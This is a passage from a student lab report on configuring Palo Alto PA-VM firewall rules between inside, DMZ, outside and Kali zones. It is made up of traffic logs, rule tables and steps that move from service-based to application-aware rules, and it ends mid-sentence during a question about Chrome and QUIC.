


Figure 14: Inside-Host Denied Pings to Kali Linux and DMZ-Host

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FILE COUNT
	11/30 17:06:48	drop	inside	Kali	10.10.10.26			192.168.146.26			0	ping	deny	interzone-default	policy-deny	0	0		0
	11/30 17:06:48	drop	inside	outside	10.10.10.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0
	11/30 17:06:33	drop	inside	Kali	10.10.10.26			192.168.146.26			0	ping	deny	interzone-default	policy-deny	0	0		0

Figure 15: Inside-Host log for denied Ping to Kali Linux.

	RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/2 CONNECTION SESSION ID	SDWAN SITE NAME	APP FILE COUNT
	11/30 17:02:23	drop	inside	DMZ	10.10.10.26			172.16.1.26			0	ping	deny	interzone-default	policy-deny	0	0		0
	11/30 17:02:13	drop	DMZ	outside	172.16.1.26			8.8.8			53	not-applicable	deny	interzone-default	policy-deny	0	0		0
	11/30 17:02:08	drop	inside	DMZ	10.10.10.26			172.16.1.26			0	ping	deny	interzone-default	policy-deny	0	0		0

Figure 16: Inside-Host log for denied ping to DMZ-Host




Figure 17: Inside-Host Denied HTTP request for google.ca.

	11/30 16:48:17	drop	inside	outside	10.10.10.26	8.8.8.8	53	not-applicable	deny	interzone-default	policy-deny	0	0	0
	11/30 16:48:17	drop	inside	outside	10.10.10.26	8.8.8.8	53	not-applicable	deny	interzone-default	policy-deny	0	0	0
	11/30 16:48:12	drop	inside	outside	10.10.10.26	8.8.8.8	53	not-applicable	deny	interzone-default	policy-deny	0	0	0

Figure 18: Inside-Host Log for Denied DNS/HTTP request.

3. Configure the required rules to allow the inside host and DMZ-Host to access the Internet using the DNS, HTTP, and HTTPS protocols.




Figure 19: Service rules Applied to allow HTTP traffic.

NAME	TAGS	TYPE	Source			Destination			APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS	HIT COUNT	LAST HIT
			ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS							
1	HTTP	interzone	DMZ Inside	any	any	any	Outside	any	any	any	Allow	none	edit	104	2023-11-
2	intrazone-default	none	Intrazone	any	any	any	(Intrazone)	any	any	any	Allow	none	edit	572	2023-11-
3	interzone-default	none	interzone	any	any	any	any	any	any	any	Deny	none	edit	2476	2023-11-

Figure 20: Table applied to the system.




Figure 21: DMZ-Host showing Google and internet access.

PA-VM

Not secure https://192.168.55.128:7#monitor:vsys1:monitor/logs/traffic

PA-VM DASHBOARD ACC MONITOR POLICIES OBJECTS NETWORK DEVICE

Manual

Log Traffic Threat URL Filtering WildFire Submissions Data Filtering HIP Match GlobalProtect IP-Tag User-ID Decommission General Inspection Configuration System Alarms Authentication Unified Packet Capture App Scope Summary Change Monitor Threat Monitor Threat Map Network Monitor Traffic Map Session Brower Botnet PDF Reports Manage PDF Summary User Activity Report SaaS Application Usage Report Groups Email Scheduler Manage Custom Reports Reports

RECEIVE TIME TYPE FROM ZONE TO ZONE SOURCE SOURCE USER SOURCE DYNAMIC ADDRESS GROUP DESTINATION DESTINATION DYNAMIC ADDRESS GROUP DYNAMIC USER GROUP TO PORT APPLICATION ACTION RULE SESSION END REASON BYTES HTTP/3 CONNECTION SESSION ID SDWAN SITE NAME APP FLA COUNT

1/30 22:40:43 end DMZ outside 172.16.1.26 230.163.170 443 ssl allow HTTP tcp-fn 725 0 0
 1/30 22:40:43 end DMZ outside 172.16.1.26 230.163.170 443 ssl allow HTTP tcp-fn 725 0 0
 1/30 22:40:43 end DMZ outside 172.16.1.26 230.163.170 443 ssl allow HTTP tcp-fn 663 0 0
 1/30 22:40:43 end DMZ outside 172.16.1.26 142.250.217.67 443 google-base allow HTTP tcp-rst-from-client 145.7k 0 0
 1/30 22:40:43 start Kali Kali 192.168.146.1 192.168.146.255 138 netbios-dg allow intrazone-default n/a 216 0 0
 1/30 22:40:28 end DMZ outside 172.16.1.26 142.250.217.67 443 google-base allow HTTP tcp-rst-from-client 8.1k 0 0
 1/30 22:40:23 start DMZ DMZ 172.16.1.26 172.16.1.255 137 netbios-n allow intrazone-default n/a 92 0 0
 1/30 22:40:23 start DMZ DMZ 172.16.1.1 172.16.1.255 138 netbios-dg allow intrazone-default n/a 216 0 0
 1/30 22:40:23 end DMZ outside 172.16.1.26 142.251.33.99 80 web-browsing allow HTTP tcp-rst-from-client 2.4k 0 0
 1/30 22:40:23 end DMZ outside 172.16.1.26 142.250.217.67 80 google-base allow HTTP tcp-rst-from-client 2.2k 0 0
 1/30 22:40:08 start inside inside 10.10.10.1 10.10.10.255 138 netbios-dg allow intrazone-default n/a 216 0 0
 1/30 22:40:08 end outside outside 10.0.0.27 10.0.0.255 137 netbios-n allow intrazone-default agd-out 1.1k 0 0
 1/30 22:40:08 start Kali Kali 192.168.146.1 192.168.146.255 137 netbios-n allow intrazone-default n/a 92 0 0
 1/30 22:40:08 start DMZ DMZ 172.16.1.1 172.16.1.255 137 netbios-n allow intrazone-default n/a 92 0 0
 1/30 22:40:08 start inside inside 10.10.10.1 10.10.10.255 137 netbios-n allow intrazone-default n/a 92 0 0
 1/30 22:40:03 end outside outside 10.0.0.27 10.0.0.255 138 netbios-dg allow intrazone-default agd-out 648 0 0
 1/30 22:39:38 end DMZ outside 172.16.1.26 8.8.8 53 dns-base allow HTTP agd-out 162 0 0
 1/30 22:39:38 end DMZ outside 172.16.1.26 8.8.8 53 dns-base allow HTTP agd-out 154 0 0
 1/30 22:39:28 end DMZ outside 172.16.1.26 8.8.8 53 dns-base allow HTTP agd-out 243 0 0
 1/30 22:39:28 start outside outside 10.0.0.27 10.0.0.255 137 netbios-n allow intrazone-default n/a 92 0 0

Displaying logs 1 - 20 20 per page DESC

admin | Logout | Last Login Time: 11/20/2023 16:21:25 | Session Expire Time: 12/30/2023 22:22:41

Tasks | Language | paloalto

Figure 22: DMZ-Host internet access in logs.




Figure 23: Inside-Host showing Internet access.

The screenshot shows the Palo Alto Networks PA-VM interface. The left sidebar is expanded to show the 'Logs' section under 'Traffic'. The main area is a table of log entries. A specific row is highlighted in yellow, showing an entry from 11/30 22:26:57 to 11/30 22:26:57. The source is 'inside' and the destination is 'outside'. The application is 'HTTP' and the action is 'allow'. The log ID is 204,79,197,203. The table includes columns for RECEIVE TIME, TYPE, ZONE, TO ZONE, SOURCE, SOURCE USER, SOURCE DYNAMIC ADDRESS GROUP, DESTINATION, DESTINATION DYNAMIC ADDRESS GROUP, DYNAMIC USER GROUP, TO PORT, APPLICATION, ACTION, RULE, SESSION END REASON, BYTES, HTTP/3 CONNECTION SESSION ID, SDWAN SITE NAME, and APP FLA COUNT.

Figure 24: Inside-Host internet access in Logs.

4. Demonstrate Internet access over HTTP and HTTPS from Inside-Host and DMZ-Host, highlighting application awareness.

From our previous section, we can note the specific applications in the logs that have allowed google to run. Thus, we can add these applications to the application-aware entry.

The screenshot shows the Palo Alto Networks PA-VM interface with the 'Policies' tab selected. The left sidebar has 'Security' selected. The main area is a table of security rules. Rule 1 is for 'HTTP' and Rule 2 is for 'HTTP-Application'. Both rules allow traffic from 'inside' to 'outside' on port 80. Rule 2 also includes services for dns, google-base, ms-update, ssl, and web-browsing. The table includes columns for NAME, TAGS, TYPE, Source (ZONE, ADDRESS, USER, DEVICE), Destination (ZONE, ADDRESS, DEVICE), APPLICATION, SERVICE, ACTION, PROFILE, OPTIONS, HIT COUNT, and LAST HIT.

Figure 25: Switching from Service to Application-aware firewall rule.




Figure 26: DMZ-Host internet search.

Figure 27: DMZ-Host logs showing application-aware firewall rule in action.

Figure 28: Inside-Host logs which show the application-aware firewall rule in action.




Figure 29: Inside-Host Internet search.

5. Download Google Chrome to the Inside-Host machine and try to access <https://www.google.com> using Google Chrome; why do you see denies in the monitor tab? Note: Google Chrome may fall back to using normal HTTPS rather than QUIC; however, in all cases, you will find some Drop logs in the “Monitor” tab.

Downloading Google Chrome was not a notable event as we needed to make sure that we found the version of Chrome available to Windows 7. It is important to note that since Internet Explorer is no longer supported by the most up-to-date Internet protocols, it is very refreshing to use

